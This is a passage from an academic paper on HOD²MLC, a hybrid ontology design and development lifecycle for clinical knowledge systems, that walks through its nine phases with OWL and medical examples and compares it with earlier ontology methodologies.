The next set of ontology design components leverage Figures 3 and 4 to abstract and define *generic domain specific type concepts,* shown in Figure 5a that include: *Disease* (classes Metabolic System Diseases, Respiratory System Diseases, Digestive System Diseases, etc., which are all of *type* Disease); *Symptom* (classes General Symptoms, Cardiac System Symptoms, Respiratory System Symptoms, etc., which are all *of type* Symptom); *Medication* (classes Cardiac System Medication, Respiratory System Medication, Nervous System Medication, etc., which are all of *type* Medication)*;* etc. Within these abstract types, attribute abstract concept types can be defined, namely: *hasName* (pharmaceuticalName, commonName, family-name, given-name, etc., which are all of *type* hasName); and *hasId* (hasUId, hasDeaNumber, etc., which are all of type hasId), etc.

The *OWL Domain Profile* (Saripalle, Demurjian, Algarín, & Blechner, 2013) enables the user to capture these abstract types as *profile concepts* as shown in Figure 5b and *impose* them onto the ontology model concepts (Level M1, Figure 1) as shown in Figure 6. The OWL Domain Profile supports the ontology OWL framework at the metamodel level by imposing the profile concepts onto the OWL domain ontology as shown in the Figure 6a.

In order to impose the profile types onto the domain model entities we have designed and implemented an algorithm *Domain Profile parser* that authenticates and validates the imposing of the profile entities onto the ontology model concepts. First, the defined sample profile (Figure 5b) is loaded into the on-



tology editor where there the algorithm *validates* the profile for its structural and semantic correctness against the ODP framework and *parses* the profile to identify the defined profile abstract types. Then, the domain expert selects the types and impose them onto the domain model entities, i.e., the Cardiac System Diseases (Figure 3a) is *oftype Disease* (Profile type, Figure 5b) as shown in the Figure 6c.

The final extension, *OWL Schema Associations,* captures associations across ontology models by interlinking ontology descriptive concepts defined in Ontology Meta Vocabulary (OMV) (Hartmann,



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 6. ODP domain profiles and the parser



Palma, & Sure, 2005). OMV model for providing metadata about the ontology. OMV provides a way to capture the metadata for an ontology including *domain, organization, language, place, version, tools,* etc. For example, this extension can be used to associate the three models: *Diagnosis, Tests* and *Anatomy* to one another. The Diagnosis Model (O_1) (Figure 4a) has OMV concept *ontologyDomain* with value "*Diagnosis*", the Anatomy Ontology model O_2 has *ontologyDomain* with value "*Anatomy*", and, the Test Ontology model O_3 has the concept *ontologyDomain* with value "*Test*". These OMV concepts across these individual ontology models (O_1, O_2, and O_3) are associated to form *OWL Schema Associations* as shown in the Figure 7 whose implementation is shown in Figure 8. Figure 8a renders a subset of OMV concepts in OWL, Figure 8b shows *Diagnosis_Ontology*", "*Tests_Ontology*" and "*Anatomy_Ontology*" as instances of OMV concept "Ontology", and Figure 8c shows various properties of "*Diagnosis_Ontology*" including the schema associations *hasTests* and *effects* with Test and Anatomy ontologies.

4. HYBRID ONTOLOGY DESIGN AND DEVELOPMENT MODEL WITH LIFECYCLE (HOD²MLC)

In this section, we define the various phases involved in designing and building ontologies, and then organize these phases to propose a *H*ybrid *O*ntology *D*esign & *D*evelopment *M*odel with *L*ife**c**ycle (*HOD²MLC*) model. To begin, in Section 4.1, we expand our motivation from the introduction of the usefulness and utility of the software development process (SDP) for ontology design and development, by examining the process in detail; this sets the context for both the rest of this section, and the comparison of other ontology processes in Section 5. Using this as a basis, Section 4.2 presents a high level view of HOD²MLC which contains nine phases (*Problem Analysis*, *Integration, Knowledge Acquisition, Specification, Design, Analysis, Implementation, Testing,* and *Maintenance and Documentation*) and the interactions among them, influenced by the agile methodology and feature-driven development. Then, in Section 4.3, we examine each of these phases in detail, explore their interactions with one another, and provide a comprehensive example based on the OWL extensions in Section 3 and using Figures 2-7 supplemented with additional material.

4.1. Motivation of the Software Development Process

A *Software Development Process* (SDP) is a systematic procedure of developing a software application that provides a set of phases that all stakeholders (end users, domain specialists, designers, developers, maintainers, etc.) participate in at different times for different purposes towards the conceptualization, specification, design, implementation, and deployment of a working system. There are many different SDP methodologies that have emerged over the history of computing. One of the first approaches, the *waterfall model* (Docherty, 2005) involve the classical phases (requirements, design, implementation, analysis, maintenance, etc.), with the requirement that each phase being completed before moving to

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


the next phase. To address this deficiency, the *iterative model* (Docherty, 2005) that introduces loops and cycles among waterfall phases allowing stakeholders to analyze and revise their solutions. Taking a leap forward from these models was the *spiral model*, a cyclical process of four stages to: identify objectives and design alternatives, evaluate alternative and identify/deal with potential risks, develop and verify the next level product, and review results and plan for the next iteration. More recent emphasis on SDPs has been with the Unified Process Model (Kruchten, 2003), a conglomeration of iterative and incremental approaches that employs use case design to focus end user participation, creating multiple architecture and system views. Today, the *agile development lifecycle* (Craig, 2003), also available as a unified process model, has become a dominant approach to SDP, blending the best aspects of many different process models and expanding the scope and role of stakeholders of all types to participate in a process that truly results in the desired application.

One of the characteristics that all of the aforementioned SDP shares are a set of phases organized in different ways, but having similar purposes and intent across the varied process models. The *requirements phase* is intended to capture the main features and capabilities of the intended application in a manner suitable for all stakeholders; for a clinical application, bringing in appropriate medical professionals of all types relevant staff, and for our purposes, ontology designers, will be vital to achieve this phase. The *specifications phase* provides a clear, unambiguous description of the way the components of the software should be inter-connected, utilized and their responses to inputs ranging from normal working environment to exceptional situation; the specification may also include formal models that are later used to measure and assess the system. The *design phase* proposes alternative solutions in terms of conceptual models or domain schemas to solve the problem, and provides the ability to assess and evaluate them. Many different techniques can be employed at this phase including software architectures, software design patterns, UML design, entity-relationship and database design, ontology design, etc.; again, in a clinical application, stakeholders will be necessary to provide vital domain expertise. The *implementation phase* at early stages of the process can involve rapid prototyping of user interfaces for stakeholder input transitioning to implementation of design patterns, components, subsystems, and eventually the entire system. Throughout this process, the *testing phase* allows the software to be tested against the system requirements to see if it fits the original goals, again ranging for stakeholder input on user interfaces, component testing, acceptance testing, etc. *The deployment phase* may involve testing on staging servers with fake and then real data, stress testing to gauge impact on performance for expected number of users, testing with different hardware and software configurations, and developing appropriate manuals and training materials; in a clinical domain this will require input from stakeholders with the requisite medical expertise. Finally, the *maintenance phase* helps the team to keep track of the systems performance, updates, hardware maintenance, etc. While not an exhaustive list, it represents the phases that are employed by many SDPs; what differs is how and when they are utilized.

4.2. The HOD²MLC Model

The *Hybrid Ontology Design & Development Model with Lifecycle* (HOD²MLC) model is an *agile* model comprised of a collection of sequential and parallel phases stakeholders have to execute as shown in the Figure 9. This process results in the definition and creating of abstract type concepts, an ontology model, and an associated ontology vocabulary/data as seen in the bottom box of Figure 1, and replicated in Figure 9; this represents the output of the HOD²MLC. The agile lifecycle model is adopted as it provides adaptive planning, incremental development, a timed iterative approach, and encour-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use



ages rapid and flexible response to dynamic project changes. HOD²MLC has a set of phases (*Problem Analysis*, *Integration, Knowledge Acquisition, Specification, Design, Analysis, Implementation, Testing,* and *Maintenance and Documentation*) to be explored in Section 4.3, with each phase assigned a well-defined role or responsibility which is utilized in order to identify the best-fit software design model or approach for it role in the entire life cycle. The HOD²MLC commences with *Problem Analysis Phase* (Phase 1) which analyzes the issues that are need to support ontology development and applies *heuristic abstraction techniques* (Clancey, 1985) for assisting in problem definition, its analysis, and foundations for other phases in the cycle. Heuristic abstraction is a framework equipped with multiple methods (data abstraction, definition abstraction, and qualitative abstraction) which can be applied to a range of scenarios primarily faced in Phase 1.

HOD²MLC leverages aspects of the *iterative* model throughout Phases 2 to 8 to assist developers to take advantage of what was learned during a previous cycle to make changes in an *incremental* fashion which provides periodical partial output providing development guidance. The *Ontology Integration Phase* searches for existing ontologies that may be used at a starting point for the intended application. The *Knowledge Acquisition Phase* tries to gather knowledge concepts at various levels (M2, M1& M0-Figure 1). The *Specification Phase* defines concrete boundaries to refine and scope the identified problem. The *Design Phase* is the core where the domain model is developed independent of its target language platform and employs the *Feature Driven Development (FDD)* (Palmer & Felsing, 2002) technique for identifying various concepts by providing *iterative* and *incremental top-bottom* approach allowing developers to identify concepts at various levels hierarchically. The *Analysis Phase* allows developers (and domain users) to validate the domain model from the design phase with the specification; this is indicated by the backward pointing dashed arrow between these two phases in Figure 9 and may necessitate a revising of specification, design, and analyses phases. The *Implementation Phase* realizes the domain model from Phase 5 using a chosen knowledge framework such as RDF/RDFS, OWL, etc., and in the medical domain would be used to provide vocabulary support, knowledge acquisition, decision support, etc. The *Testing Phase* is intended to explore the developed knowledge ontology in detail, at both design and instance level; at this stage, stakeholders (medical domain users) would play a pivotal role in evaluating the ontology and its completeness, resulting in the potential for a feedback look back to the implementation phase. Lastly, the *Maintenance & Documentation* maintains the deployed ontology and documents the whole process for future usage; this is an active collaboration between all stakeholders.

Note that the *Knowledge Acquisition Phase* can be executed in parallel with other phases until the *Implementation Phase*, since the *Implementation Phase* is responsible for implementing the domain model and its vocabulary gathered along the *knowledge acquisition phase*. The *Documentation Phase* can also be executed in parallel starting from the *Analysis Phase* and ending in the *Maintenance* and *Documentation Phase*. The life cycle model also depicts two broad types of stakeholders *User* and *Developer* involved in various phases; in a clinical application *user* could be various medical providers, their staffs, other medical personnel, medical ontologists etc., while the *developer* may play different roles such as knowledge, specification, design, etc. To complete the entire process, the output of the HOD²MLC process is the creation of an ontology that consists of an ontology abstract conceptual theory, the ontology model (the types and structure), and the ontology vocabulary (terms); all of these can be instantiated to form a specific ontology for a particular application., e.g., one for an EHR, one for PHR, one for a Pharmacy System, etc.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 9. HOD²MLC: Hybrid ontology design and development model life cycle


4.3. Phases of HOD²MLC

In this section, we will discuss the phases involved in HOD²MLC model as shown in Figure 9. Our intent is to detail each phase starting from (Phase 1: *Problem Analysis Phase*) through its completion (Phase 9: *Maintenance* and *Documentation Phase*), the importance of the phase, interaction with other phases, the usage of the phase and illustrate by using the scenario introduced in Section 2 and Figures 2-8, complemented with additional material to fully demonstrate the methodology's usage in the ontology design and development process. The remainder of this section has subsections for each respective phase.

4.3.1. Phase 1: Problem Analysis

Recall from Section 2, that the objectives was to allow data from multiple sources via HIE to be available to clinical researchers who want to query the combined clinical repository to answer based on multiple clinical variables such as diseases, symptoms, medications, diagnoses, etc. The *Problem Analysis* phase is the commencing point of the proposed HOD²MLC model in order to identify and analyze the overall

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use



problem domain (e.g., queries against combined clinical repositories) faced by the desired information system which will necessitate the development of new ontology(s) or extending existing ontology(s) or both. Our objective in this phase is to develop representative queries for data mining in support of clinical research using the research topics as illustrated in Section 2 or via UML use-case diagrams that represent samples that are specific to an instance data of the domain or a state of the ontology. Essentially, the research topics in their broad definitions provide the means for us to elicit relevant information from intended users in order to analyze them to formulate a *domain problem,* i.e., the domain level problem which encompasses multiple component problems. For example, the two RTs:

RT1.A: How does metformin used for glucose control in type 2 diabetics effect the incidence and natural history of CHF and Chronic Renal Failure or stable Angina?
RT1.C: Symptoms and Diseases with high BNP (800 pg/mL)?

The aforementioned questions are targeting a specific instance/data of the ontology knowledge that can hopefully be generalized to be used in order to formulate a boarder *domain problem* along with the respective model concepts and the vocabulary to identify the domain involved and then association (schema associations) to provide higher level overview of the problem. *Abstraction Techniques* proposed by Clancey (1985) which is further classified into: Definitional Abstraction - based on defined, essential, and necessary, characteristics features of the concept; Qualitative Abstraction - form of definition involving quantitative data; and Generalization – based on concept hierarchy, can be employed for abstracting concepts from RT's and identify their domains to formulate a *domain problem*. As shown in the Figure 10, consider that the concepts identified for RT1.A are: Metformin, Type 2 Diabetes, CHF, and Chronic Renal Failure. Based on these concepts, we can first surmise that Metformin (defined as - a preferred oral anti-diabetic drug of choice for the treatment of type 2 diabetes) is a drug involving the Medication domain.

Similarly, the concepts Type 2 diabetes, and Chronic Renal Failure involve the domains of Disease and Symptom, which are two more of the needed domains along with Medication. Likewise, in analyzing RT1.C that has a required BNP evaluation, this indicates that Test needs to be added as a potential ontology domain. While applying these techniques, the designer may also identify various concepts (e.g., Disease, Symptom, Test, Metformin, CHF, diabetes, etc.) useful for other phases (Phase 3 in Section 4.3.3 and Phase 5 in Section 4.3.5). Thus, the problem analysis phase assists the designers to identify the domains and concepts involved for building the medical knowledge system, allowing teams to gather and interact in order to discern the appropriate ontology concepts. If one extends the above discussion to

Figure 10. Applying abstraction techniques on RT's for obtaining the domains

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

include all RTs, then the domains required for assisting researchers to solve the problem are: *Symptom*, *Disease*, *Medication*, *Test, Diagnostics, Anatomy,* and *Procedure*.

4.3.2. Phase 2: Integration Phase

The *Integration Phase* allows designers to search for existing ontology model(s) meeting the domain(s) criteria identified in *Problem Analysis Phase* (Phase 1) and to also understand the associations that may exist among the various ontologies. For the latter case, before building an ontology model for the domain of *Medication*, the designer(s) might want consider the reuse of the *RxNorm* (Liu, Ma, Moore, Ganesan, & Nelson, 2005) model standard that provides normalized names for clinical drugs. Similarly, for the domains of Symptom, Disease, and Procedure the ontology designers can refer to standard medical systems such as: ICD, UMLS, LOINC, etc. The designers can use the RT questions and their interdependencies in order to establish associations, which are shown in Figure 8. For instance, for RT1.A the designer and the medical user have to understand the association between the domains Test, Disease, and Symptom, as well as their types and domain modeling elements (Section 3.3).

4.3.3. Phase 3: Knowledge Acquisition

The *Knowledge Acquisition Phase* primarily involves designers interacting with the medical users such as clinical researchers, physicians, etc., as they attempt to discern all of the required knowledge across multiple resources in order to determine: the appropriate model concepts of the identified domains (Phase 1) at multiple levels; the vocabulary required for assisting in ontology model(s) development; and the way that the associations impact knowledge usage (Phase 2). This phase defines a *Glossary of Terms* (GT), a group of tables to encompass *types*, *classes, associations, attributes,* and *instances* (Sections 3.2 and 3.3) for the identified focus domains (Phase 1). The GT can be built by reusing methods proposed by Mariano Fernandez, et.al. (1997) - the methodology builds GT through informal textual analysis from texts and handbooks, formal and informal interviews with domain experts, etc. Asunción Gómez-Pérez, et.al. (1996) developed a data dictionary (DD) which is similar to GT which captures knowledge of a domain in terms of concept name, synonyms and acronyms, description, class features, instances, etc. This *Knowledge Acquisition* phase can be performed in parallel with *Specification*, *Design,* and *Analysis Phases*. While accumulating concepts from various sources, the designer may also want to document the concept in terms of the source origin, definition, references, usage, etc. RTs are vital to this phase, since it is not simply the information that is critical (Phases 1 and 2), but also the way the clinical researcher understands the information and any semantics s/he may be applying as a result of his/her own domain knowledge and practice in caring for patients as a physician over a long time period.

4.3.4. Phase 4: Specification

The Specification Phase is an important phase in the ontology development life cycle, similar to any software development life cycle models. In this phase, the ontology model(s) designer(s) interact with the end users such as medical experts, physicians, nurses, etc., and other potential stakeholders (e.g., HIT vendors) in order to defines the scope of the ontology models based on the domains identified (from Phase 1), their associations (Phase 1), and the critical supplemental knowledge (Phase 3). The scope assists the designers to focus on the domains without veering out of the final goal. For example, while

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Phase 1 identified *Disease* as one of the domains, this phase would define boundaries and specifications on Disease:

1. The ontology models will capture diseases in the domains of Mental Disorders, Respiratory System, Cardiac System, Circulatory System, Nervous System, Metabolic System and Skin related diseases to arrive at a solution akin to the domain model shown in Figure 3a;
2. The identified Diseases domain (Phase 1) concepts must be associated with concepts from the domains of Symptoms, Medication, Diagnostic and Test which are the associations in Figure 5 at detailed level, and the associations in Figure 9a at a higher conceptual level;
3. All the Disease entities must have a *UID* (Unique Identifier) and *MedicalName* to capture its scientific name and general common name.

In general, the specification document is a cooperative and collaborative effort by all of the involved users in ontology model(s) design and development with significant oversight and interaction with designers. From a process perspective, the specification is evolved over time by these stakeholders using *incremental* and *iterative* approach. During this phase, the *Knowledge Acquisition Phase* (see Section 4.3.3) can be executed in parallel to capture vocabulary at various levels; we refer the reader back to Figure 9 to see the HOD^{2}MLC process. The RT's (Section 2) might assist the ontology designers and involved users in defining specifications on the knowledge system as RT's illustrate the concepts and interactions that may occur between them. For instance, RT1.A would like to know the impact of Metamorfin (a Metabolic Medication) on various diseases such as Type 2 Diabetes (a Metabolic Disease), CHF (a Cardiac Disease), stable Angina (a Respiratory Disease), etc. RT1.A will assist the designer and involved users to specify any mandatory/optional interactions between Metabolic Medication and Diseases domain modeling elements (Figure 5).


4.3.5. Phase 5: Design

The *Design Phase* is the core phase in the development life cycle, where the designer(s) identifies the *concepts* involved in the domain from the GT table built in the *Knowledge Acquisition Phase*. The *concept* encompassed can be classified into two types: *Abstract Type concepts* (abstract theory, Figure 5) and *Domain Model concepts* (see Figures 3, and 4). In software engineering, the process of defining models/concepts at various levels is called *Meta Process Modeling (MPM)* (Rolland, 1998). MPM is a type of metamodeling used in software engineering for developing modular and reusable process models as shown in Figure 11. The entities developed at the meta-level (MM_1, MM_2, and MM_3 in Figure 1) are utilized for developing domain process models (DM_1, DM_2, and DM_3) which are in turn employed to capture instance data (ID_1, ID_2, and ID_3) as previously shown in Figure 6. For example, the abstract theory and profile entities (Figure 5) can be placed at the MPM layer. The ontology domain models in the Figures 3 and 4 can be placed at the DPM layer. The *Model Concepts* are required for developing the domain model or schema for the ontology.

In order to represent the abstract theory and models at multiple levels, *top-bottom* decomposition of the domains identified in the *Problem Analysis Phase* (Phase 1) is performed by employing *Feature Driven Development (FDD)* as shown in Figure 12. FDD is a model-driven agile software process comprising of five activities: *overall model* where a high-level walkthrough of the domain scope of the system and its context is performed; *Build Feature List* where a detailed domain walkthroughs are performed

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 11. Layered architecture of Meta-Process Modeling (MPM)






Figure 12. Feature driven development for ontology development

to decompose the domains into small groups which are presented for discussions where a feature can either be a class or a method call and in our model it's a concept; *Plan By Feature* where the generated features are prioritized for further the development plan; *Design By Feature* where a programmer selects a small group of features that are to be developed within two weeks; and, *Build By Feature* to develop the actual code for their classes.

Similarly, the FDD approach is oriented for HOD²MLC as shown in Figure 12 and the following steps have to be followed: Step 1, a higher-level walkthrough of the *domains* identified from *Problem Analysis Phase* (Phase 1) should be performed to identify type concepts such as Disease, Medication, Symptom, hasSymptom, hasMedication, uid, hasName, etc., illustrated in Section 3.3 with The intent to define an

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

abstract theory shown in Figure 5a or search and reuse existing abstract theory; Once the abstract theory and concept types have been defined, in Step 2 they can be decomposed into domain model classes (with respective attributes and associations) such as Respiratory System Diseases, Cardiac System Diseases, Metabolic System Diseases, etc., to define a ontology model(s) as shown in Figures 3. In Step 3, once the ontology model(s) have been built, the models can be described using OMV concepts and then be interconnected with one another to form ontology schema associations (see Figure 9).

The *iterative* nature of the cycle will assist designers in learning from the earlier phases and this resulting *incremental* process provides the degree of progress and partial output to the end users. The cycle is stopped once an agreement has been reached on structural and semantic aspects of the ontology model(s). The abstract theory (Figure 5a), ontology domain models (Figure 3) and the schema associations (Figure 8) developed using FDD approach at various levels (Figure 12) in this phase, provide structure and semantics to capture medical data. One final note, the HOD^{2}MLC model has two feedback loops in the process (see Figure 9) that promote an iterative and incremental design. The first feedback loop involves the *Analysis Phase, Specification Phase* and *Design Phase*. This loop provides flexibility to the overall lifecycle in terms of any dynamic changes to the specifications or the design model (e.g., to the RTs). For example, after the specifications have been written and the developers start to build the model, the user may need to add a specification (upon already defined specifications in Phase 4) such as, "Urine Test" must be included in the Tests domain consideration due to the presence of a new RT question. The feedback loop will help the designer to implement the new specification to the ongoing/developed domain model and analyze the new model without repeating the whole life cycle. As the *Knowledge Acquisition Phase* runs in parallel with these phases, the domain vocabulary can be acquired without revisiting the actual phase.

4.3.6. Phase 6: Analysis

The *Analysis Phase* is another important phase that has to be executed before *implementing* the abstract theory (Figure 9a) and developed domain model(s) (Figures 5, 6, and 7). In this phase, the designers and the end users revisit the *Specification Phase* to validate the design models developed in the *Design Phase*. The involved users (clinical researchers, domain experts, physicians, etc.) might also validate the domain model(s) to check if all the required semantic knowledge is captured. For instance, the domain expert will test the EHR model in Figure 3 and ontology models Figure 5, 6 and 7 against the RT's and their respective questions (RT1.A) in Section 2 and also verify if the general problem identified in the *Problem Analysis Phase* (Phase1) has been addressed. The developers might also check: the software principle *modularity* to verify if the developed conceptual abstract theory and domain models are simpler enough for domain expert understanding and portability; and, the software quality *reusability* to see if a conceptual model(s) can be reused in a different environment setting (by a different HIT system or by a new RT). These indicators don't have any measurable scale and is completely depended on developer's perspective and experience. The feedback loop involving *Specification, Design* and *Analysis Phases* as given in Figure 14 will bolster an incremental learning process, where the designers and end users can learn from the previous cycle. The *Knowledge Acquisition* insures that defined knowledge and semantics in the domain model is appropriately structured for specifying instances (Phase 7).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

4.3.7. Phase 7: Implementation

The *Design Phase* provides the user with *structure* and *semantics* of the proposed solution to solve the *Overall Problem* and the *Analysis Phase* provides the feedback on abstract theory and domain model(s). However, in the realm of ontologies, an initial final solution is in the form of a domain vocabulary and is implemented using a formal language framework. For the domain vocabulary, we can use the *Glossary of Terms* (GT) developed in *Knowledge Acquisition Phase* responsible for gathering *all* of the useful and potentially usable domain knowledge and its meanings in terms of definition, usage, references, comments, etc. The sample GT table built for this life cycle model captures the medical vocabulary/data such as Fever, Redness of Eye, Cough, Headache, etc. (e.g. instances of General Symptoms, Figure 3a or Figure 4a) and other information such as the concepts definition, synonyms, etc. obtained from various medical sources (as discussed in Phase 2). This documentation is captured as rdfs:comment, rdfs:Label, etc. in the ODP Profile and OWL domain ontology from Section 3.3.

At this point, the designers have agreed to abstract type concepts and ontology model(s) which needs to be realized in a formal target language. Further, we are platform independent from an ontology modeling perspective, and now is the time to evaluate different implementation alternatives such as RDF/RDFS, OWL, UML, a simple database schema for *is-a* type vocabulary, etc. However, if the designers adopt *Meta-processing modeling* (Phase 5), the frameworks that support such a multiple layered architectural approach are UML profile and *OWL Domain Profile* (ODP) (Section 3.3); other implementation approaches are likely insufficient to do a lack of modeling abstraction and complexity. In our current scenario: the abstract theory obtained from FDD approach (Figure 12, Step 1) illustrated in Figure 5; the domain ontology models in Figure 3, are implemented using OWL as shown in Figure 4 using Protégé ontology editor; the dependencies in Figure 12 illustrate the OWL schema associations between the ontology models is implemented as shown in Figure 8 using the same Protégé editor. Thus, as proposed, the output of the HOD^{2}MLC model are the ontology abstract theory (and its type concepts), ontology domain model(s), ontology schema associations between the ontology models, and ontology vocabulary as shown in the Figure 9 and Figure 1.

4.3.8. Phase 8: Testing

The *Testing Phase* carries out a technical judgment of the ontology model(s) as realized in the chosen implementation alternative (see Section 4.3.7) by assessing the target software environment and its associated documentation. Testing can be carried out using the various proposed previous works such as: OWL Debugger and Repair framework for testing OWL based ontologies proposed by Kalyanpur (Kalyanpur, 2006). The implemented OWL Ontology models can also be tested using SPARQL (Prud'hommeaux & Seaborne, 2008) querying language for query accuracy. This is particularly true in regards to all of the aforementioned RTs and their questions in Section 2. This testing process for the scenario (RTs) is imperative, since it can identify situations and questions that aren't support and be able to cycle back to the appropriate phase in HOD^{2}MLC in order to revisit as much of the process as needed to address any deficiencies.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The second feedback loop in HOD²MLC is between the *Implementation Phase* and *Testing Phase,* allowing designers to rectify the developed OWL ontology models for any inconsistency. For example, in larger ontologies, the user can define *CHF* and *Metabolic Disorders* to be disjoint (i.e., an *instance* or real world object can't belong to both of the classes at the same time). The *Testing Phase* identifies these problems and the feedback loop allows the designer to fix these implementation issues again without another iteration of the lifecycle. This loop is important since end users are playing a major role in both phases, which could result to redefining an RT, adding questions, or adding RTs, all of which would not just impact here, but revert to the first feedback loop in Section 4.3.5. History has clearly taught us that increments and iterations is the norm; the exception of a true waterfall model simply does not work in practice.

4.3.9. Phase 9: Maintenance and Documentation

The *Maintenance* and *Documentation Phase* is where the developed ontology has to be monitored for smooth and efficient performance of the knowledge system. The system administrators are primarily responsible for monitoring the system and as the system is continuously running, hence this represents the *maintenance* aspect of this phase. This phase is also responsible for maintaining version control for the ontologies developed. Various tools have been proposed for this purpose such as Redmond, et al. (Redmond, Smith, Drummond, & Tudorache, 2008), Sungawa (Sunagawa, Kozaki, Kitamura, & Mizoguchi, 2003), etc. that are all suitable to some degree to manage information in repositories that can allow roll-back and roll-forward in the event of changes or additions. The *documentation* aspect of this is responsible for detailed narrative report of the ontology concepts, axioms, and instanced and the primary contributor for this documentation is the *Knowledge Acquisition Phase*. The *Documentation* aspect of this is initialized with the *Implementation Phase* as this phase formally finalizes the concepts used in the ontology model(s) and runs in parallel with *Testing Phase*. The documentation of the ontology concepts is maintained both in textual format and encoded in the ontology model(s) as annotation using OWL annotation properties such as rdfs:comment, rdfs:isDefinedBy, rdfs:label, etc. Note that the documentation must also contain the definition of the problem (as presented in Section 2) as well as any additional stakeholder knowledge or semantics that have been defined in this process.

5. ONTOLOGY DEVELOPMENT ALTERNATIVES

In this section, we will discuss a select set of prominent ontology development life cycle models and techniques that have appeared in the literature, with an emphasis on the way that our approach compares. To accomplish this, in Section 5.1, we review seven other ontology models, and in the process, point out their similarities and differences against *HOD²MLC* in Figure 9. Using this as a basis, in Section 5.2, using phases, we will compare and contrast these models to *HOD²MLC* with the objective of understanding if the model completely (Full) supports the corresponding phase in *HOD²MLC*, partially (Partial) supports corresponding the phase in *HOD²MLC*, or is unable (None) supports the corresponding phase in *HOD²MLC*.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

5.1. Ontology Life Cycle Alternatives

This section details seven ontology development life cycle models and methodological approaches for building and maintaining ontologies. The first approach by Fernández, et al. (1997), has proposed the *Methontology* model which is composed by employing the following phases: *specifications* (*similar to Phase 4 in HOD²MLC*)*; knowledge acquisition* phase which allows the developers to explore various source such as texts, handbooks, interviews, etc. for extracting knowledge for developing ontology vocabulary (*similar to Phase 3 in HOD²MLC*); *conceptualization* phase is when the developers will structure the domain vocabulary and develop a conceptual model for the ontology (*similar to Phase 5 in HOD²MLC*)*;* and, *integration, implementation* and *evaluation* (*similar to* Phases *2, 7 & 8 in HOD²MLC*). The author chose an *Evolutionary Model* after contrasting it against *Waterfall* and *Spiral* models, and justified the choice by stating that the proposed model will help in expanding the ontology when needed. However, the proposed model and the phases leave crucial unanswered questions such as: How are the different phases inter-connected to form the model? and Are there any iteration between phases or whole model? Also, while enumerating the various phases in their work, the *integration* phase is responsible for reusing related domain ontology schema or conceptualization follows the *conceptualization* phase of the model, and as result, this renders the *integration* phase inefficient, as the *integration* phase is responsible for searching for existing conceptual models, look for reusable modules and use the modules in the ongoing development.

The second approach by Gomez-Perez, et al. (2006) (Gonzalez-Perez & Henderson-Seller, 2006), proposed a *method* ***not*** *a complete development cycle* for an ontology with the following steps. First, their work develops a requirement and specification document (*similar to Phases 1 and 4)*. Second, they conceptualize the domain terminology by constructing the following tables: *Data Dictionary* (*similar to Phase 3 in HOD²MLC*) which identifies domain classes and instances; *Concept Classification Tree* which groups the identified concepts; *Tables of Constants* which list all of the constants of the domain; *Tables of Instance and Class Attributes* that lists all classes and instances of the domain; and, *Tables of Formulas* which describes formulas used to infer numerical values of attributes. However, much of this information is instance-based, as opposed to our highly focused abstract type and schema modeling approach. Further, the steps enumerated in the method are similar to waterfall model where the methodology phases are executed sequentially without any feedback loop or iteration and thus inheriting the drawbacks of the waterfall model.

The third approach by Uschold, et al. (1996) (Uschold & King, 1996) and Uschold (1998), proposed the Enterprise Ontology (EO) project which consists of four phases: *purpose*, *building*, *evaluating* and *documentation* (*similar to Phases 1, 7, 8 & 9 in HOD²MLC*). In their first phase, the purpose of the ontology is identified, i.e., to find out why the ontology is being built and what its intended uses are, equivalent to *requirements* phase. In the second phase, there is the building of the ontology itself which is divided into three parts: capture, coding and integrating which is equivalent to combination of *knowledge acquisition* and *implementation* phases. In the evaluation phase, the intent is to check that the ontology fulfills the requirements and that it does not contain any unnecessary things, which is same as our *Analysis* phase. Their last phase is the *documentation* phase in which the ontology should be documented in some way. However, the work doesn't provide any model as to the way that the phases are connected and no good guidelines published as any optimal way to achieve the second phase.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The fourth approach Gruninger, et al. (1995) (Grüninger & Fox, 1995) have proposed TOVE project whose primary goal is to answer enterprise queries to existing or future usecase scenarios. Based on these scenarios, a set of questions named *informal competency questions* is raised that the ontology has to answer (*similar to Phase 1 in HOD²MLC*). The motivating scenario and competency questions (similar to RT's) provide the developer with the information needed to develop or extend the ontology, i.e., the set of questions form the *requirement* phase. The next step is to specify the terminology of the ontology by using first-order logic forming the *conceptualization* and *implementation* phase (*similar to Phases 4 & 7 in HOD²MLC*). The author details the various phases a developer has to address for building an ontology, but doesn't provide a life cycle or a model connecting these various phases.

The fifth approach, also by Uschold (1998) (Uschold, The Enterprise Ontology, 1998), presents a unified methodology by combining methodologies from the EO and TOVE projects. The first step is to define the purpose of the ontology which can be done in several ways, e.g. to identify the intended users, or as in the TOVE project with motivating scenarios and competency questions, to form the user *requirements* document (*similar to Phase 1 in HOD²MLC*). In the *conceptualization* phase, the developer should decide what level of formality the ontology has to have and find the concepts and the relations among them (*similar to Phase 5 in HOD²MLC*). The author describes four different approaches for constructing the ontology. First, use an ontology editor to define terms and axioms. Second, do the previous steps and then begin a formal encoding. The third approach is to produce an intermediate document that consists of the terms and definitions that appeared in the previous step; this document can be the final result, or be specification of the formal code or its documentation. The fourth and final approach is to identify formal terms from the set of informal terms. Finally, the approach has a revision cycle, where the developed ontology is compared to the competency questions or the user requirements (*similar to Phases 8 & 9 in HOD²MLC*). Similar to the previous work, the author doesn't provide any model interconnecting the phases. Again, there is a focus on creating the instance of the ontology very early in the process, where our approach defers this so that an ontology model with a schema can be defined and then potentially reused.

